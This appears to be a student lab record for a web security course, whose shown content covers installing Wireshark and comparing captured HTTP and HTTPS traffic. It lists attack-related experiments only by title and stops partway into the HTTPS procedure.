INDEX

Ex. No.	Date	Name of The Experiment	Page No.	Staff Signature
1 A		WIRESHARK INSTALLATION AND EXPLORATION OF WEB PROTOCOLS		
1 B		ANALYZING HTTP AND HTTPS USING WIRESHARK		
1 C		ANALYZING SECURITY MECHANISMS EMBEDDED WITH PROTOCOLS.		
2		IDENTIFICATION OF VULNERABILITIES USING OWASP ZAP TOOL		
3		CREATION OF SIMPLE REST API USING PYTHON		
4 A		SQL INJECTION USING BURP SUITE		
4 B		CROSS SITE SCRIPTING (XSS) USING BURP SUITE		
5		IMPLEMENTING ATTACK USING SOCIAL ENGINEERING METHOD		

EX NO : 1 A	WIRESHARK INSTALLATION AND EXPLORATION OF WEB PROTOCOLS
DATE :	

Aim :

To install wireshark and explore the various web protocols.

About Wireshark :

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License version 2 or any later version.

Functionality :

Wireshark is very similar to tcpdump, but has a graphical front-end and integrated sorting and filtering options.

Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic. Port mirroring or various network taps extend capture to any point on the network. Simple passive taps are extremely resistant to tampering.

On Linux, BSD, and macOS, with libpcap 1.0.0 or later, Wireshark 1.4 and later can also put wireless network interface controllers into monitor mode.

If a remote machine captures packets and sends the captured packets to a machine running Wireshark using the TZSP protocol or the protocol used by OmniPeek, Wireshark dissects those packets, so it can analyze packets captured on a remote machine at the time that they are captured.

Features


Wireshark is a data capturing program that "understands" the structure (encapsulation) of different networking protocols. It can parse and display the fields, along with their meanings as specified by different networking protocols. Wireshark uses pcap to capture packets, so it can only capture packets on the types of networks that pcap supports.

- ✓ Data can be captured "from the wire" from a live network connection or read from a file of already-captured packets.
- ✓ Live data can be read from different types of networks, including Ethernet, IEEE 802.11, PPP, and loopback.
- ✓ Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, TShark.
- ✓ Captured files can be programmatically edited or converted via command-line switches to the "editcap" program.
- ✓ Data display can be refined using a display filter.
- ✓ Plug-ins can be created for dissecting new protocols.
- ✓ VoIP calls in the captured traffic can be detected. If encoded in a compatible encoding, the media flow can even be played.
- ✓ Raw USB traffic can be captured.
- ✓ Wireless connections can also be filtered as long as they traverse the monitored Ethernet.[clarification needed]
- ✓ Various settings, timers, and filters can be set to provide the facility of filtering the output of the captured traffic.


Wireshark's native network trace file formats are the libpcap format read and written by libpcap, WinPcap, and Npcap, so it can exchange captured network traces with other applications that use the same format, including tcpdump and CA NetMaster, and the pcapng format read by newer versions of libpcap. It can also read captures from other network analyzers, such as snoop, Network General's Sniffer, and Microsoft Network Monitor.

Installation Procedures:


1. Type “Wireshark Download” in Google’s Search Bar.




2. Click the first link of the results were provided in the result page.




3. Click “Windows x64 Installer” in the wireshark’s download page and the required installer will be downloaded.




4. Access the location of the wireshark installer was downloaded.




5. Right click the wireshark installer and select Run as Administrator option.




6. Click “Next” in the setup wizard.




7. Click “Noted” in the license agreement part of the setup wizard.




8. Click “Next” option up to packet capture part in the setup wizard and check “Install Npcap 1.78” option.




9. Click “Install” option in USB Capture part in the Setup Wizard and the wireshark installation will be progressed with Npcap installation.




10. Open Wireshark by right click it with selecting “Run as Administrator” option.



11. Double click the active capture filter with wave form progression indication (May be Ethernet Filter).



12. Now the packet list pane of the wireshark will explored with various web protocols that are running behind in the user interface.



Result :

The installation of wireshark network monitoring tool and exploration of various web protocols has been completed successfully.

EX NO : 1 B	ANALYZING HTTP AND HTTPS USING WIRESHARK
DATE :	

Aim :

To analyze the difference between HTTP vs HTTPS using Wireshark.

HTTP and HTTPS Protocol

HTTP

HTTP stands for HyperText Transfer Protocol. It is invented by Tim Berner. HyperText is the type of text which is specially coded with the help of some standard coding language called HyperText Markup Language (HTML). HTTP provides a standard between a web browser and a web server to establish communication. It is a set of rules for transferring data from one computer to another. Data such as text, images, and other multimedia files are shared on the World Wide Web. Whenever a web user opens their web browser, the user indirectly uses HTTP. It is an application protocol that is used for distributed, collaborative, hypermedia information systems.

Characteristics of HTTP

- HTTP is IP based communication protocol that is used to deliver data from server to client or vice-versa.
- Any type of content can be exchanged as long as the server and client are compatible with it.
- It is a request and response protocol based on client and server requirements.

HTTPS


HTTPS stands for Hyper Text Transfer Protocol Secure. HTTP Secure (HTTPS), could be a combination of the Hypertext Transfer Protocol with the SSL/TLS convention to supply encrypted communication and secure distinguishing proof of an arranged web server. HTTPS is more secure than HTTP because HTTPS is certified by the SSL(Secure Socket Layer). Whatever website you are visiting on the internet, if its URL is HTTP, then that website is not secure.

Characteristics of HTTPS

- HTTPS encrypts all message substance, including the HTTP headers and the request/response data. The verification perspective of HTTPS requires a trusted third party to sign server-side digital certificates.
- HTTPS is presently utilized more frequently by web clients than the first non-secure HTTP, fundamentally to ensure page genuineness on all sorts of websites, secure accounts and to keep client communications.
- In short, both of these are protocols using which the information of a particular website is exchanged between the Web Server and Web Browser. But there are some differences between these two. A concise difference between HTTP and HTTPS is that HTTPS is much more secure compared to HTTP.

Difference between HTTP and HTTPS

Hypertext Transfer Protocol (HTTP) is a protocol using which hypertext is transferred over the Web. Due to its simplicity, HTTP has been the most widely used protocol for data transfer over the Web but the data (i.e. hypertext) exchanged using HTTP isn't as secure as we would like it to be. Cryptographic protocols such as SSL and/or TLS turn HTTP into HTTPS i.e. HTTPS = HTTP + Cryptographic Protocols.



Procedure for analyzing HTTP Protocol:

1. Start up your web browser.
2. Start up the Wireshark packet sniffer.
3. Double click the active capture filter with wave form progression indication (May be Ethernet Filter).
4. Now the packet list pane of the wireshark will explored with various web protocols that are running behind in the user interface.
5. Enter "http" in the display-filter-specification window, the captured HTTP messages will be displayed later in the packet-listing window. Wait a bit more than one minute (we'll see why shortly), and then begin Wireshark packet capture.
6. Enter the following to your browser http://gaia.cs.umass.edu/wireshark-labs/HTTP-wireshark-file1.html or any other url paged with http, the browser will displays a html page with http.
7. Packet listing window shows only http captures in the packet listing window.
8. Select any http capture in packet listing pane, it will shows the http protocol details in packet detail pane.
9. Where the detail will be

```
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
  Date: Mon, 29 Apr 2024 09:32:30 GMT\r\n
  Server: Apache\r\n
  Last-Modified: Fri, 17 Sep 2021 19:26:14 GMT\r\n
  Accept-Ranges: bytes\r\n
  Vary: Accept-Encoding,User-Agent\r\n
  Content-Encoding: gzip\r\n
  Content-Length: 12038\r\n
  Keep-Alive: timeout=15, max=100\r\n
  Connection: Keep-Alive\r\n
```

Content-Type: text/html\r\n

Set-Cookie:BIGipServer~CUIT~www.columbia.edu-80

pool=!5sqjj1FYvKyvcRBQAJ8P/Ig1dpnRAfLe34o3nMx+58K1d2zqi7zaaYXrT2ctRkk0CavPv55wq2

OGVfc=; expires=Mon, 29-Apr-2024 15:32:30 GMT; path=/; Httponly\r\n

\r\n

[HTTP response 1/3]

[Time since request: 0.335779000 seconds]

[Request in frame: 1638]

[Next request in frame: 1725]


[Next response in frame: 1795]

[Request URI: http://www.columbia.edu/~fdc/sample.html]

Content-encoded entity body (gzip): 12038 bytes -> 34974 bytes

File Data: 34974 bytes

Line-based text data: text/html (1113 lines)



10. Stop Wireshark packet capture.

Procedure for analyzing HTTPS Protocol:

1. Start up your web browser.
2. Start up the Wireshark packet sniffer.
3. Double click the active capture filter with wave form progression indication (May be Ethernet Filter).
4. Now the packet list pane of the wireshark will explored with various web protocols that are running behind in the user interface.
5. Enter "**tls**" in the display-filter-specification window, the captured HTTP messages will be displayed later in the packet-listing window. Wait a bit more than one minute (we'll see why shortly), and then begin Wireshark packet capture.
6. Enter the following to your browser https://www.cloudflare.com/learning/ssl/what-is-https/ or any other url paged with https, the browser will displays a html page with http.
7. Packet listing window shows only http captures in the packet listing window.
8. Select any https capture in packet listing pane, it will shows the https protocol details as TLS in packet detail pane.
9. Where the detail will be

    Transport Layer Security

